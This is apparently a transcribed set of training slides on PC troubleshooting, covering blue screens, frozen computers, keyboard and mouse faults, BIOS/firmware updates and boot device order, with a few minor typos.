
Possible caused by: rpnldr.sys

Beginning dump of physical memory.
Physical memory dump complete.
Contact your system administrator or technical support group for further assistance.
```



How To Troubleshoot a BSOD Error

- Identify the problem or error code from the blue screen.
- Research about the error and its solution on internet.



Next Topic

- **Diagnose & Resolve issues Related to PC -2**

Last Topic

- **Diagnose & Resolve issues Related to PC -1**

Diagnose & Resolve issues Related to PC -2



Computer Hanging Issues

- Meaning of frozen computer.
- Examine and fix computer hanging issues.
- Analyze different scenarios and solutions to solve the keyboard issue.
- Analyze different scenarios and solutions to solve the mouse issue.



Troubleshooting a Frozen Computer


- Frozen computer is the one which is completely unresponsive.
- It is unable to perform any input changes from keyboard and mouse.
- Hardware or software specification problem can cause random computer freezes and reboots.

Steps To Troubleshoot a Hanged Computer

- **Step-1 RAM**
- **Step-2 Hard Drive**
- **Step-3 Overheat**
- **Step-4 BIOS**
- **Step-5 SMPS**
- **Step-6 Graphics Card**


Step-1 RAM

- Bad memory stick can freeze a computer.
- Check RAM by using Memory diagnostic test.
- One can use third party tool such as “Memtest86”.
- Ensure that RAM is Compatible with the motherboard.



Step-2 Hard Drive

- Test the Hard Drive for bad sectors.
- Run a complete diagnostic test to check the stability of the hard drive.
- Use manufacturer's diagnostic tool or "chkdsk"
- If you come across a lot of bad sectors or errors, backing up data and repairing the bad sectors is recommended.




Step-3 Overheat

- Overheat is the most common issue that cause the system instability.
- Check the BOIS to monitor the temperature.
- Remove the cabinet side panel and processor fan, then blow the air to dust out.
- Apply thermal paste to avoid overheating.



Step-4 BIOS

- System instability is caused due to over locking the Processor or RAM in BIOS settings.
- Reset the BIOS settings or remove and put back the CMOS battery.
- Ensure that the BIOS firmware is up to Date.




Step-5 SMPS

- SMPS has to be powerful enough to handle the latest hardware in the system.
- Check the output voltage coming from SMPS.
- Loud noise from the SMPS indicates power supply issues.



Step-6 Graphic Card

- Overheating of heat sink and GPU or incorrect clock setting in GPU can cause system instability.
- Check if the GPU fan is working properly.



Steps to troubleshoot a wired keyboard

- Check the connection between keyboard and the system.
- Connect the keyboard directly the system using PS/2 or USB port.
- Be sure that there are no bent, broken or missing pins PS/2 connector.
- Enable the USB setting in the BIOS for keyboard connection.
- Check the port by connecting another keyboard to it.




Keys Do Not Strike Correctly

- Make the keyboard free of dust, dirt and foreign matter.
- Clean the keyboard by using brush or by turning the keyboard upside down and gently tapping it to remove any dirt.
- Remove the keyboard connection if you spill any liquid on it. Make the keyboard upside down and connect only after it dries completely.
- Use compressed air to blow the dust from the hard-to-clean gaps. (Use static safe vacuum cleaner)



Typing Wrong Characters

- Wrong characters get types because the keys do not strike correctly.
- Cleaning the keyboard by air blower to remove the obstructions under the key may solve the problem.
- If the issue continues, test the keyboard to another port. if it works then the keyboard port may be damaged.
- If the keyboard does not function in the new port than replacing the keyboard's recommended.



Steps for Troubleshooting Mouse Issue

- Check if the mouse is connected to the PS/2 or USB port properly.
- Verify that there are no obstacles like hair or fuzz to block the sensor.
- Turn the mouse and remove the blocking from the hole, if any .
- Clean or replace the surface of the mouse pad



Issue in Scroll Wheel

- Check the working of Scroll wheel by reconnecting the USB mouse cable into the port.
- Turn off the computer.
- Clean the area around the scroll wheel.
- Turn on the computer and retest the mouse.
- Verify if the mouse works on another USB port.
- Check the USB mouse in another computer.
- Test another USB mouse from another computer.
- If it works, you will need to replace the mouse.



Next Topic

- **What is a Firmware & Upgrading Firmware**

Last Topic


- **Diagnose & Resolve issues Related to PC -2**

What is a Firmware & Upgrading Firmware




What Is Firmware

- A Program written to the Read-Only Memory (ROM) of a computing device.
- It performs operations such as initializing the device, checking whether all the peripheral devices such as printer, scanner etc. and other components are working fine.
- BIOS(Basic input output system) of a computer is a firmware that ensures all the hardware devices attached to the computer are working perfectly.



Understanding Firmware Interface

- Unified Extensible Firmware Interface (UEFI) is an advanced interface standard of firmware for operating system and is meant to replace the standard BIOS.
- Has functionalities such as faster startup of computer, bootable GPT (GUID Partition Table) hard drive and supports drives of larger capacity (more than 2 terabytes).



Upgrading Firmware

- For the motherboard to support a new processor or other hardware.
- Fix bugs and improve stability or performance of your system.
- To change the operating system or if the current BIOS version does not support the new configuration.

Firmware Update



In Progress...

Upgrading Firmware

- Note the product number of your computer.
- In a laptop, it is mentioned on a sticker at the bottom.




Upgrading Firmware

- In a PC, it may be located behind the cabinet.
- Type the **command**: WMIC BIOS GET **SERIALNUMBER**



Upgrading Firmware

- Check for internet connection.
- If there is no internet connection, use another device to download the update and save it on to a removable media like pen drive or hard disk.



Upgrading Firmware

- Keep a blank USB drive.




There are Two ways to Upgrade a Firmware

- **Using Windows Executable File**
- **Using Bootable USB Stick**


Using Windows Executable File

- To find the current BIOS version number of your computer.
- Click START and type 'msinfo32' in the windows search box.




Using Windows Executable File

- Select msinfo32 in the listofresults. The system information windows appears. You can also use Run dialog box.
- On the System information window, on the left pane, under System summary Category note the entry in the field BIOS Version/Date. This is the BIOS version of your computer.




Finding The Processor Type

- On the System Information window, on the left pane, under System Summary Category, your computer's processor type will be mentioned.



Finding And Downloading BIOS Update

- Find and downloading the BIOS update for your computer form the manufacturer's website.



Installing The Bios Update


- Connect the power supply cord to the computer. Ensure that the power supply does not get disconnected during the BIOS update process.
- Locate the recently downloaded BIOS file on your computer. Before proceeding remember to close any open program and temporarily disable your antivirus software. Re-enable the antivirus software only after the installation is complete.

Installing updates (1 of 1)



Warning: The power adapter and any peripheral devices such as type-C docks must not be disconnected from the system while installing BIOS and/or firmware updates. Disconnecting such devices during installation may lead to system instability or unusable peripheral devices.

Alienware Aurora R11 System BIOS 



☒ Automatically restart system (when required)


Using Bootable USB Stick

- Finding and downloading BIOS updates.
- Connect the blank drive to the computer.




Using Bootable USB Stick

- Open a web browser, in the address bar, type 'http://support.hp.com/-en/drivers' Search HP Customer Support page appears.



Using Bootable USB Stick

- Enter the model number of your computer and click 'Find my product'



Using Bootable USB Stick

- Select the operating system (such as Microsoft windows 10 Pro (64bit) and the version, then click 'Update'. The webpage lists the available updates for your computer.

Using Bootable USB Stick

- On the listed components pane, expand BIOS.
- Click Details to view the overview, installation instructions, and system requirements for the BIOS update and then click Download.
- Read the Overview and system requirements sections carefully to verify that the BIOS update applies to your computer. Installing a BIOS that is not designed for the processor or operating system in your computer could cause the computer to stop working.
- On the HP System BIOS Update Utility window, click Next
- In the HP system BIOS Update windows, select the option Create Recovery USB flash drive and click Next.
- Select your USB flash drive and click Next. Wait until the BIOS files are copied to your USB drive.
- Once “The recovery flash drive was created successful”. Message window appears Click Finish. The USB Flash Drive will be rename as HP_TOOLS

Next Topic

- **What is Booting**

Last Topic

- **What is a Firmware & Upgrading Firmware**

What Is Booting

- Booting is a process or set of operations that loads and starts the operating system, starting from the point when the user switches on the power button.



Sources of Booting

- **CD/DVD**
- **USB Drive**
- **Network**

Setting CD/DVD as the Primary Boot Device

- Insert a Bootable Compact Disc (CD) or Digital Versatile Disc (DVD) into the CD/DVD drive and restart the computer.
- Press the DEL key to enter Basic input/output System (BIOS) setup menu.


```
AMIBIOS(C)2001 American Megatrends, Inc.  
BIOS Date: 07/17/02 11:21:09 Ver: 08.00.02  
Press DEL to run Setup  
Checking NVRAM..
```

```
511MB OK  
Auto-Detecting Pri Master..IDE Hard Disk  
Auto-Detecting Pri Slave...Not Detected  
Auto-Detecting Sec Master..CDROM  
Auto-Detecting Sec Slave...Not Detected  
Pri Master: 1. 1      CntxCORPHD
```




Setting CD/DVD as the Primary Boot Device

- In the BIOS Setup Utility screen select the tab boot and then select boot Device Priority. This is the order in which the computer's hardware checks the devices to load an operating system.



Setting CD/DVD as the Primary Boot Device

- Set the Boot device as CD/DVD, save the changes and Exit. The Computer restarts.



Setting CD/DVD as the Primary Boot Device

